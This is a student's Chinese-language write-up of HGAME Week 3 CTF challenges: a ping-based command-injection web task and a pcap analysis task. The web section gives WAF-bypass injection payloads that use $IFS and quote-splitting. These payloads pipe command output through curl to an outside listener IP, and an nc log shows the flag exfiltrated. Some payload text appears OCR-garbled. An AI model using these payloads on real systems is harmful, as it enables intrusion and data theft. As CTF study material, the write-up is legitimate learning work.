Week3

前言：很不幸，薄弱的基础带来了非常致命的问题，web 题几乎是一路求学下来才完成大佬们的签到题 QAQ，加上中途频繁被家里人拉出去做事，最后 Iot 和 Tunnel Revenge 在出题人学长的提示下可算有了一点思路和学习的对象，却没能做完，只完成了两题，名次也非常靠后（悲）。

Web

Ping To The Host


Misc

Tunnel


Web

Ping To The Host

在网络学习和实践中得知本题为输入 linux 指令和规避会导致 Waf 的特定符号，经过实验得知空格；和<都是不允许出现的字符，在经学长指点从&变为&&作为管道符号后测得&&ls 是可以执行的指令，但是只显示 success，了解到并没有回显。




通过向学长寻求帮助得知 curl 指令可以让 ssh 后的特定端口监听 get 到我想要得知的文件目录和后续内容，在多方学习和调整后最终通过 127.0.0.1&&curlIFS947.96.141.151:7777?data=`ls`指令成功 get 到部分目录。



一开始认为 app.py 有什么玄机，同时发现 cat 指令和 app 字段会被 waf，使用‘分隔后依旧

没有得到有效的内容，想到.py 文件一般以 from 开头，并且后面有空格且有内容，便怀疑 ls 和 cat 会因为空格等符号自动截断，于是考虑从简入深，从使用 base4 编码调查 app.py 同文件夹内容和上级文件夹内容，这里先使用 ls/倒回上一级文件夹，监听到一个/app 上级文件夹。



随后使用 127.0.0.1&&curlIFS947.96.141.151:7777?data=`ls$IFS$9/|base`成功获取了上级文件夹并列的内容的 base64 编码，解码后得到包含 flag 的文件。

在下方文本框输入原始字符串，点击编码按钮，即可在最下方的文本框显示编码后的base64字符串；相反，点击解码，即可把base64字符串解码成原始字符串。

请输入要进行 Base64 编码或解码的字符。

YXBwCmJpbgpib290CmRldgpldGMKZmxhZ19pc19oZXJlX2hhaGEKaG9tZQpsaWIKbGliNjQKbWVk

Base64编码 (Encode) | UrlBase64编码 (UrlEncode) | Base64解码 (Decode) | ↕ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果： 编/解码后自动全选

dev
etc
flag_is_here_haha
home
lib
lib64

关于Base64在线编码解码：


最后使用 127.0.0.1&&curlIFS947.96.141.151:7777?data=`he&apos;a&apos;d$IFS$9/f'l'ag_is_here_haha`命令成功获取 flag 内容。

```
[root@iZbp1fhe89wzpz90pzvxr9Z ~]# nc -lvp 7777
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::7777
Ncat: Listening on 0.0.0.0:7777
Ncat: Connection from 120.26.163.152.
Ncat: Connection from 120.26.163.152:48430.
GET /?data=hgamep1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR! HTTP/1.1
Host: 47.96.141.151:7777
User-Agent: curl/7.74.0
Accept: */*
```

Misc

Tunnel

已知附件有问题，在 wireshark 里的 UDP 里查询关键字发现了 flag 内容。


udp.stream eq 7
分组列表
宽窄
No.
Time
Sou
1027… 136.680695959 19
1027… 136.680817967 19
1027… 136.681168459 19
1027… 136.681643398 19
1027… 136.681962927 19
1027… 136.682140048 19
1027… 136.682333345 19
1027… 136.682737878 19
1027… 136.683120093 19
1027… 136.683308511 19
1027… 136.683514802 19
1027… 136.683668335 19
1027… 136.683819753 19
1027… 136.683981832 19
Frame 102744: 558 bytes
Ethernet II, Src: VMwar
Internet Protocol Versi
0100 .... = Version:
.... 0101 = Header Le
Differentiated Servic
Total Length: 544
Identification: 0x307
010. .... = Flags: 0x
...0 0000 0000 0000 =
Time to Live: 64
hgame{ikev1_may_not_safe_aw987rtgh}